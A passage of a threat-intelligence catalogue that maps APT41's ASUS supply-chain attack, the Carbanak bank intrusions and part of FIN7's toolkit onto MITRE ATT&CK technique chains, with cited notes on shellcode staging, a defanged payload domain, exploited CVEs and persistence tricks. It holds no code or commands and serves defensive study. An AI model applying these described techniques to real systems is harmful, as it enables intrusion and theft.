The malware hooks onto the send and receive function of the switch application so that it can process inbound request messages as they are received. FASTCash for Windows inspects the inbound message, probably looking for specific account numbers. If the account number matches an expected number, the malware constructs a fraudulent response message. If the account number does not match an expected number, the malware allows the request to pass through normally. If the malware constructs a fraudulent response message, it then sends it back to the acquirer without any further processing by the switch application, leaving the issuer without any awareness of the fraudulent transaction.

Full technical reports for FASTCash and FASTCash for Windows malware are available at https://us-cert.cisa.gov/northkorea.

The BeagleBoyz have used the following techniques to manipulate business and operational processes for monetary or destructive purposes (Impact [TA0040]).

* Corrupt or wipe data storage, data structures, and Master Boot Records (MBR) to interrupt network availability, services, and resources (Disk Wipe: Disk Structure Wipe [T1561.002], Data Destruction [T1485])
* Encrypt data on target systems and withhold access to the decryption key until a ransom is paid, or render data permanently inaccessible if the ransom is not paid (Data Encrypted for Impact [T1486])
* Stop, disable, or render services unavailable on a system to damage the environment or inhibit incident response (Service Stop [T1489])
* Insert, delete, or modify data at rest, in transit, or in use to manipulate outcomes, hide activity, and affect the business process, organizational understanding, and decision-making (Data Manipulation: Stored Data Manipulation [T1565.001], Data Manipulation: Transmitted Data Manipulation [T1565.002], Data Manipulation: Runtime Data Manipulation [T1565.003])

### APT 41

#### ATT&CK Technique Summary

**The Group TechChain for G0096 - APT41 is**

**The Group ATT&CK attribution is China**

**The Group TCERT attribution is CN**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1588.002']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next tactic is TA0001 : Initial Access ['T1190', 'T1078', 'T1195.002', 'T1133', 'T1566.001']**

**Next Technique is T1190 : Exploit Public-Facing Application**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1195.002 : <Supply Chain Compromise>:Compromise Software Supply Chain**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1569.002', 'T1059.004', 'T1203', 'T1053.005', 'T1059.003', 'T1047', 'T1059.001']**

**Next Technique is T1569.002 : <System Services>:Service Execution**

**Next Technique is T1059.004 : <Command and Scripting Interpreter>:Unix Shell**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next tactic is TA0003 : Persistence ['T1574.001', 'T1574.006', 'T1197', 'T1574.002', 'T1136.001', 'T1053.005', 'T1543.003', 'T1547.001', 'T1078', 'T1133', 'T1546.008', 'T1542.003']**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1574.006 : <Hijack Execution Flow>:Dynamic Linker Hijacking**

**Next Technique is T1197 : BITS Jobs**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1136.001 : <Create Account>:Local Account**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next tactic is TA0004 : Privilege Escalation ['T1574.001', 'T1574.006', 'T1574.002', 'T1055', 'T1053.005', 'T1543.003', 'T1547.001', 'T1078', 'T1546.008']**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1574.006 : <Hijack Execution Flow>:Dynamic Linker Hijacking**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next tactic is TA0005 : Defense Evasion ['T1036.004', 'T1218.011', 'T1574.001', 'T1574.006', 'T1480.001', 'T1197', 'T1027', 'T1574.002', 'T1070.004', 'T1218.001', 'T1055', 'T1070.003', 'T1112', 'T1070.001', 'T1078', 'T1036.005', 'T1542.003', 'T1014', 'T1553.002']**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1574.006 : <Hijack Execution Flow>:Dynamic Linker Hijacking**

**Next Technique is T1480.001 : <Execution Guardrails>:Environmental Keying**

**Next Technique is T1197 : BITS Jobs**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1218.001 : <System Binary Proxy Execution>:Compiled HTML File**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1070.003 : <Indicator Removal on Host>:Clear Command History**

**Next Technique is T1112 : Modify Registry**

**Next Technique is T1070.001 : <Indicator Removal on Host>:Clear Windows Event Logs**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next Technique is T1014 : Rootkit**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next tactic is TA0006 : Credential Access ['T1056.001', 'T1003.001', 'T1110.002']**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next Technique is T1110.002 : <Brute Force>:Password Cracking**

**Next tactic is TA0007 : Discovery ['T1083', 'T1135', 'T1049', 'T1016', 'T1033', 'T1046']**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1046 : Network Service Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1021.002', 'T1021.001']**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next tactic is TA0009 : Collection ['T1005', 'T1560.001', 'T1056.001']**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0011 : Command and Control ['T1071.001', 'T1071.002', 'T1104', 'T1105', 'T1008', 'T1071.004', 'T1102.001', 'T1568.002', 'T1090']**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1071.002 : <Application Layer Protocol>:File Transfer Protocols**

**Next Technique is T1104 : Multi-Stage Channels**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1008 : Fallback Channels**

**Next Technique is T1071.004 : <Application Layer Protocol>:DNS**

**Next Technique is T1102.001 : <Web Service>:Dead Drop Resolver**

**Next Technique is T1568.002 : <Dynamic Resolution>:Domain Generation Algorithms**

**Next Technique is T1090 : Proxy**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact ['T1486', 'T1496']**

**Next Technique is T1486 : Data Encrypted for Impact**

**Next Technique is T1496 : Resource Hijacking**

#### Double Dragon APT41, a dual espionage and cyber crime operation – ASUS Attack

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT41 |  |
| Initial Access Vector | T1078 : Valid Accounts | [3] These so-called supply chain attacks are particularly difficult to detect because it often involves targeting a company insider or infiltrating the company directly. |
| Attack Origin | China |  |
| Target Location | United States | [3] |
| Target Type | Government | [3] |
| Impact | Damage (integrity)  Reputation | [3] |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA |  |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT41\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1078 : Valid Accounts** | 0 |  | S | IF-EXP | [3] Assume Insider Attack |
| **2** | **TA0040 : Impact** | **T1565 : Data Manipulation** | 1 |  | S | AO-TMA | [3] Attacker manipulates and signs Asus Live Update Tool. No specifics found about how this is achieved (in terms of techniques. However, an analysis of the changes made is given in [5]  Clearly some reconnaissance has been done on targets to work out relevant 600 MAC addresses to scan for. Also access to required digital signatures has been achieved.  T1587.002 Develop Capabilities: Code Signing Certificates could be recorded here as a support technique but not a detectable technique in this context. |
|  |  |  |  |  |  |  |  |
| **3** | **TA0040 : Impact** | **T1565 : Data Manipulation** | 1 |  | S | AO-TMA | Added to tidy Markov |

[1] [[Report] Double Dragon: APT41, a Dual Espionage and Cyber Crime Operation (fireeye.com)](https://content.fireeye.com/apt-41/rpt-apt41) [2019]

[2] [Justice Department charges five Chinese members of APT41 over cyberattacks on US companies | TechCrunch](https://techcrunch.com/2020/09/16/justice-department-charges-apt41-chinese-hackers/) [2020] ( via Google Search “APT41 Asus Attack”)

[3] [Hackers dropped a secret backdoor in Asus’ update software | TechCrunch](https://techcrunch.com/2019/03/25/asus-update-backdoor/) [2019] ( via [2])

[4] [ASUS Software Updates Used for Supply Chain Attacks | Symantec Enterprise Blogs (security.com)](https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/asus-supply-chain-attack) [2019] (via Google Search “asus suppply chain attack”)

[5] [Inside the ASUS Supply Chain Attack (morphisec.com)](https://blog.morphisec.com/asus-supply-chain-attack) [2019] (via Google Search “asus suppply chain attack”)

#### Double Dragon APT41, a dual espionage and cyber crime operation – ASUS Attack

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT41 |  |
| Initial Access Vector | T1195.002 : Compromise Software Supply Chain | From APT41\_001 |
| Attack Origin | China |  |
| Target Location | United States | [1] |
| Target Type | Healthcare | [1] APT41 activity aimed at medical device companies  and pharmaceuticals is demonstrative of the group's  capacity to collect sensitive and highly valuable  intellectual property (IP) |
| Impact | Exfiltration (confidentiality) | [1] |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | APT41\_001 |  |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT41\_002*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1195.002 : Compromise Software Supply Chain** | 0 |  | S | IF-DEL | [3] ASUS supply chain compromise (see APT41\_001) |
| **2** | **TA0005 : Defense Evasion** | **T1036.001 : Masquerading: Invalid Code Signature** | 1 |  | G | IF-DEV | [3] See APT41\_001 attacker uses valid ASUS code signature |
| **3** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 1 |  | G | IF-DEV | [5] The hackers added an additional encrypted stage of shellcode which resides in the resource section |
| **4** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 1 |  | S | IF-DEV | [5] The function then uses the first 16 bytes as a key to decrypt the rest of the shellcode. |
| **5** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 4 |  | S | NP-EXE | [5] The stage 2 shellcode starts by extracting all the required functions from memory while iterating over the InitializationOrderModuleList as part of the PEB and looking for the kernel32.dll module based on specific characters in the module name. |
| **6** | **TA0005 : Defense Evasion** | **T1480.001 : <Execution Guardrails>:Environmental Keying** | 5 |  | G | IF-DEV | [5] Only runs if MAC addresses as per below |
| **7** | **TA0007 : Discovery** | **T1016 : System Network Configuration Discovery** | 5 |  | S | NP-DIS | [5] As discussed in the previous section, the shellcode iterates over all the MAC addresses, including the NIC and the WiFi on the machine, and then it collects the encoded MD5s of those MAC addresses. |
| **8** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 7 |  | S | IF-C2C | [5] Upon successful validation of the MAC’s MD5 addresses, the shellcode downloads the next payload from asushotfix[.]com (if matched, of course).  [7] [8] PlugX RAT is noted as being used by APT41 so used as example here |
| **9** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 8 |  | S | IF-DEV | [9] PlugX decompresses and decrypts itself using the Microsoft API call RtlDecompressBuffer. |
| **10** | **TA0003 : Persistence** | **T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** | 9 |  | S | IF-PER | [9] PlugX adds Run key entries in the Registry to establish persistence |
| **11** | **TA0011 : Command & Control** | **T1071.004 : <Application Layer Protocol>:DNS** | 10 |  | S | IF-C2C | [9] PlugX can be configured to use DNS for command and control. Prepare to run next command |
| **12** | **TA0007 : Discovery** | **T1083 : File and Directory Discovery** | 11 |  | S | NP-DIS | [9] PlugX has a module to enumerate drives and find files recursively. |
| **13** | **TA0011 : Command & Control** | **T1071.004 : <Application Layer Protocol>:DNS** | 12 |  | S | IF-C2C | Prepare to exfiltrate |
| **14** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 13 |  | S | AO-EXF | [1] APT41 activity aimed at medical device companies  and pharmaceuticals is demonstrative of the group's  capacity to collect sensitive and highly valuable  intellectual property (IP) |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

[1] [[Report] Double Dragon: APT41, a Dual Espionage and Cyber Crime Operation (fireeye.com)](https://content.fireeye.com/apt-41/rpt-apt41) [2019]

[2] [Justice Department charges five Chinese members of APT41 over cyberattacks on US companies | TechCrunch](https://techcrunch.com/2020/09/16/justice-department-charges-apt41-chinese-hackers/) [2020] ( via Google Search “APT41 Asus Attack”)

[3] [Hackers dropped a secret backdoor in Asus’ update software | TechCrunch](https://techcrunch.com/2019/03/25/asus-update-backdoor/) [2019] ( via [2])

[4] [ASUS Software Updates Used for Supply Chain Attacks | Symantec Enterprise Blogs (security.com)](https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/asus-supply-chain-attack) [2019] (via Google Search “asus suppply chain attack”)

[5] [Inside the ASUS Supply Chain Attack (morphisec.com)](https://blog.morphisec.com/asus-supply-chain-attack) [2019] (via Google Search “asus suppply chain attack”)

[6] [202209221300\_APT41 and Recent Activity\_TLPWHITE (hhs.gov)](https://www.hhs.gov/sites/default/files/apt41-recent-activity.pdf) [2022] (via Google Search APT41 healthcare backdoor dropped)

[7] [APT41, Wicked Panda, Group G0096 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0096/)

[8] [Higaisa or Winnti? APT41 backdoors, old and new (ptsecurity.com)](https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/#id4)

[9] [PlugX, Software S0013 | MITRE ATT&CK®](https://attack.mitre.org/software/S0013/)

### Carbanak

#### ATT&CK Technique Summary

**The Group TechChain for G0008 - Carbanak is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is UA**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1588.002']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next tactic is TA0001 : Initial Access ['T1078']**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0002 : Execution []**

**Next tactic is TA0003 : Persistence ['T1543.003', 'T1078']**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0004 : Privilege Escalation ['T1543.003', 'T1078']**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0005 : Defense Evasion ['T1036.004', 'T1218.011', 'T1562.004', 'T1036.005', 'T1078']**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1562.004 : <Impair Defenses>:Disable or Modify System Firewall**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0006 : Credential Access []**

**Next tactic is TA0007 : Discovery []**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection []**

**Next tactic is TA0011 : Command and Control ['T1219', 'T1102.002']**

**Next Technique is T1219 : Remote Access Software**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001 , T1189, T1078 - CARBANAK APT THE GREAT BANK ROBBERY

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | Carbanak |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | Ukraine | TCERT |
| Target Location | Russia | [1] |
| Target Type | Banking | [1] |
| Impact | Damage (integrity and availability), Reputation (external to the target) | Stolen money |
| Vulnerabilities Exploited | CVE-2012-0158, CVE-2013-3906, CVE- 2014-1761, CVE-2013-3660 | [1] The email attachments exploit vulnerabilities in Microsoft Office 2003, 2007 and  2010 (CVE-2012-0158 and CVE-2013-3906) and Microsoft Word (CVE-2014-  1761) |
| Related Attack Patterns |  | TBC |
| Preceded By | NA |  |
| Schema Version | 0.1 |  |
| Date | 2014 |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Carbanak\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] An analysis of the campaign has revealed that the initial infections were  achieved using spear phishing emails that appeared to be legitimate banking  communications, with Microsoft Word 97 – 2003 (.doc) and Control Panel Applet  (.CPL) files attached |
| **2** | **TA0002 : Execution** | **T1204.002 : Malicious File** | 1 |  | S | NP-EXE | [1] See above |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S | NP-EXE | [1] The user tricked into execution (CVE-2012-0158 allow remote attackers to execute arbitrary code) |
| **4** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 3 |  | S | IF-DEV/NP-EXE | [1] Once the vulnerability is successfully exploited, the shellcode decrypts  and executes the backdoor known as Carbanak. |
| **5** | **TA0005 : Defense Evasion** | **T1480 : Execution Guardrails** | 4 |  | G | IF-DEV | [1] Before creating the malicious service, Carbanak determines if either the avp.exe or avpui.exe processes (components of Kaspersky Internet Security) are running |
| **6** | **TA0004 : Prvilege Escalation** | **T1068 : Exploitation for Privilege Escalation** | 4 |  | S | IF-EXP/NP-EXE | [1] Carbanak will try to exploit a known vulnerability  in Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008,  Windows 7, Windows 8, and Windows Server 2012, CVE-2013-3660, for local  privilege escalation |
| **7** | **TA0005 : Defense Evasion** | **T1036.001 : Masquerading: Invalid Code Signature** | 6 |  | G | IF-DEV | [1] In order to render the malware less suspicious, the latest Carbanak samples  are digitally signed: |
| **8** | **TA0005 : Defense Evasion** | **T1036.005 : Masquerading: Match Legitimate Name or Location** | 6 |  | S | IF-DEV/NP-EXE | [1] Carbanak copies itself into “%system32%\com” with the name “svchost.exe” with  the file attributes: system, hidden and read-only. The original file created by the  exploit payload is then deleted |
| **9** | **TA0003 : Persistence** | **T1543.003 Create or Modify System Process: Windows Service** | 8 |  | S | IF-PER/NP-EXE | [1] To ensure that Carbanak has autorun privileges the malware creates a new  service. The naming syntax is “<ServiceName>Sys” where ServiceName is any  existing service randomly chosen, with the first character deleted. |
| **10** | **TA0005 : Defense Evasion** | **T1036.005 : Masquerading: Match Legitimate Name or Location** | 9 |  | S | IF-DEV/NP-EXE | [1] Carbanak creates a file with a random name and a .bin extension in  %COMMON\_APPDATA%\Mozilla where it stores commands to be executed. |
| **11** | **TA0005 : Defense Evasion** | **T1055 : Process Injection** | 10 |  | S | IF-DEV/NP-EXE | [1] Carbanak injects its code into svchost.exe. |
| **12** | **TA0011 : Command and Control** | **T1573 Encrypted Channel** | 11 |  | G | IF-C2C | [1] Carbanak uses the HTTP protocol with RC2+Base64 encryption |
| **13** | **TA0011 : Command and Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 11 |  | S | IF-C2C | [1] To communicate with its C2 server, Carbanak uses the HTTP protocol with  RC2+Base64 encryption, adding additional characters not included in Base64.  It also inserts strings with different extensions (.gif,.htm, etc.) at random locations  in the HTTP request. |
| **14** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 13 |  | S | IF-C2C | [1] Carbanak downloads the file kldconfig.plug from its C2 server. This file includes  the names of the processes to be monitored |
| **15** | **TA0007 : Discovery** | **T1057 : Process Discovery** | 14 |  | S | NP-DIS | [1] See above |
| **16** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 15 |  | S | IF-C2C | [1] They then install additional software such as the Ammyy Remote Administration Tool, or even compromise SSH servers |
| **17** | **TA0011 : Command and Control** | **T1219 : Remote Access Software** | 16 |  | S | IF-C2C | [1] See above |
| **18** | **TA0004 : Privilege Escalation** | **T1055.003 : Process Injection: Thread Execution Hijacking** | 17 |  | G | IF-DEV | [1] Once the system is infected, Carbanak logs keystrokes and takes screenshots  every 20 seconds. This monitoring is performed by intercepting the  ResumeThread call. |
| **19** | **TA0005 : Defense Evasion** | **T1055.003 : Process Injection: Thread Execution Hijacking** | 17 |  | G | NP-PES | [1] Once the system is infected, Carbanak logs keystrokes and takes screenshots every 20 seconds. This monitoring is performed by intercepting the ResumeThread call. |
| **20** | **TA0009 : Collection** | **T1056.001 : Input Capture: Keylogging** | 17 |  | S | AO-COL | [1] Carbanak logs keystrokes and takes screenshots every 20 seconds |
| **21** | **TA0009 Collection** | **T1123 : Audio Capture** | 20 |  | S | AO-COL | [1] As part of the attack´s reconnaissance phase, video recordings of the activities of bank employees, particularly system administrators, were made. |
| **22** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 21 |  | S | AO-EXF | [1] The videos were sent to the C2 server |
| **23** | **TA0008 : Lateral Movement** | **T1021.001 : Remote Services: Remote Desktop Protocol** | 22 |  | G | NP-LMV | [1] To enable connections to the infected computer using the Remote Desktop  Protocol (RDP), Carbanak sets Termservice service execution mode to Auto. Also,  after executing this service, it modifies the executable code in memory in order to  establish simultaneous work processes for both remote and local users. Modules  modified in this process are: termsrv.dll, csrsrv.dll, msgina.dll and winlogon.exe |
| **24** | **TA0003 Persistence** | **T1078 : Valid Accounts** | 23 |  | S | IF-PER/NP-LMV | [1] attackers abused the aforementioned services by impersonating legitimate local users who had the permissions to perform the actions later reproduced by the cybercriminals |

[1] [Carbanak\_APT\_eng.pdf (kasperskycontenthub.com)](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064518/Carbanak_APT_eng.pdf)

[1] An analysis of the campaign has revealed that the initial infections were achieved using spear phishing emails that appeared to be legitimate banking communications, with Microsoft Word 97 – 2003 (.doc) and Control Panel Applet (.CPL) files attached. We believe that the attackers also redirected to exploit kits website traffic that related to financial activity. ( **T1566.001 : Spearphishing Attachment , T1204.002 : Malicious File, )**

[1] In this case, the attachment was a CPL file compressed using the Roshal Archive (.rar) format

[1] An additional infection vector that we believe was used by the criminals is a classical drive-by-download attack. We have found traces of the Null and the RedKit exploits kits ( **T1189 Drive-by Compromise** )

The email attachments exploit vulnerabilities in Microsoft Office 2003, 2007 and 2010 (CVE-2012-0158 and CVE-2013-3906) and Microsoft Word (CVE-2014-1761). Once the vulnerability is successfully exploited, the shellcode decrypts and executes the backdoor known as Carbanak. ( **T1203 Exploitation for Client Execution** )

[1] Carbanak is a remote backdoor (initially based on Carberp), designed for espionage, data exfiltration and to provide remote access to infected machines. Once access is achieved, attackers perform a manual reconnaissance of the victim’s networks. Based on the results of this operation, the attackers use different lateral movement tools in order to get access to the critical systems in the victim´s infrastructure. They then install additional software such as the Ammyy Remote Administration Tool, or even compromise SSH servers. Notably, some of the latest versions of the analyzed Carbanak malware appear not to use any Carberp source code ( **T1105 Ingress Tool Transfer** )

[1] Carbanak copies itself into “%system32%\com” with the name “svchost.exe” with the file attributes: system, hidden and read-only. The original file created by the exploit payload is then deleted. To ensure that Carbanak has autorun privileges the malware creates a new service. ( **T1543.003 Create or Modify System Process: Windows Service** )

[1] Before creating the malicious service, Carbanak determines if either the avp.exe or avpui.exe processes (components of Kaspersky Internet Security) is running. ( **T1480 Execution Guardrails** )

[1] Carbanak injects its code into svchost.exe. Most of the actions described below happen within this process. Carbanak downloads the file kldconfig.plug from its C2 server. This file includes the names of the processes to be monitored. Once the system is infected, Carbanak logs keystrokes and takes screenshots every 20 seconds. This monitoring is performed by intercepting the ResumeThread call ( **T1056.001 Input Capture: Keylogging** , **T1055 Process Injection** )

[1] To communicate with its C2 server, Carbanak uses the HTTP protocol with RC2+Base64 encryption, adding additional characters not included in Base64. It also inserts strings with different extensions (.gif,.htm, etc.) at random locations in the HTTP request ( **T1132 Data Encoding, T1573 Encrypted Channel, T1102.002 : <Web Service>:Bidirectional Communication** )

[1] Some of these C2 servers are responsible for dropping Ammyy (configuration and executable files), the KLG plugin configuration (list of processes to monitor) and the VNC server (both 32 and 64 bits to be injected in rundll). In one of the observed servers there was also a Metasploit module ( **T1219 : Remote Access Software** )

[1] Once the attackers successfully compromise the victim´s network, the primary internal destinations are money processing services, Automated Teller Machines (ATM) and financial accounts

[1] As part of the attack´s reconnaissance phase, video recordings of the activities of bank employees, particularly system administrators, were made. The videos were sent to the C2 server ( **T1123 Audio Capture, T1041 Exfiltration Over C2 Channel** )

[1] Please note that the attackers abused the aforementioned services by impersonating legitimate local users who had the permissions to perform the actions later reproduced by the cybercriminals. As far as we know, none of the aforementioned services were attacked nor was any specific vulnerability within them exploited (**T1078 Valid Accounts** )

[1] There are indicators that point to a possible Chinese origin for the exploits used in these attachments. Command and Control (C2) servers located in China have been identified in this campaign. In addition, registration information for some of the domains use details of supposedly Chinese citizens. Obviously, all this could just be a red herring

[1] The targets were all employees affiliated to the affected institution. The spear phishing email messages appeared legitimate and in some cases were sent from compromised coworkers´ accounts. In this way compromised systems were used as a transmission vector

[1]

[1] In order to render the malware less suspicious, the latest Carbanak samples are digitally signed ( **T1036.001 Masquerading: Invalid Code Signature** )

### FIN7

#### ATT&CK Technique Summary

**The Group TechChain for G0046 - FIN7 is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is RU**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1583.001', 'T1587.001']**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next Technique is T1587.001 : <Develop Capabilities>:Malware**

**Next tactic is TA0001 : Initial Access ['T1091', 'T1078', 'T1566.002', 'T1566.001']**

**Next Technique is T1091 : Replication Through Removable Media**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1204.001', 'T1047', 'T1059.007', 'T1059.005', 'T1059.003', 'T1059', 'T1204.002', 'T1559.002', 'T1059.001', 'T1053.005']**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.007 : <Command and Scripting Interpreter>:JavaScript**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1059 : Command and Scripting Interpreter**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1559.002 : <Inter-Process Communication>:Dynamic Data Exchange**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0003 : Persistence ['T1078', 'T1543.003', 'T1547.001', 'T1546.011', 'T1053.005']**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.011 : <Event Triggered Execution>:Application Shimming**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

